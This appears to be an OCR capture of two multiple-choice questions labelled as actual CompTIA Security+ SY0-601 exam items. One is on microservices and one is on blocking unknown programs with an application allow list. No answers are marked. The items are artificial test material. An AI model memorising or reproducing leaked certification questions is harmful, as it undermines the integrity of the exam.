
A company develops a complex platform that is composed of a single application. After several issues with upgrades, the systems administrator recommends breaking down the application into unique, independent modules. Which of the following best identifies the systems administrator's recommendation?

A. Virtualization

B. Serverless

C. Microservices

D. API gateway



Actual exam question from CompTIA's SY0-601

Question #: 573

Topic #: 1

[All SY0-601 Questions]

Which of the following would be the best way to block unknown programs from executing?

A. Access control list

B. Application allow list

C. Host-based firewall

D. DLP solution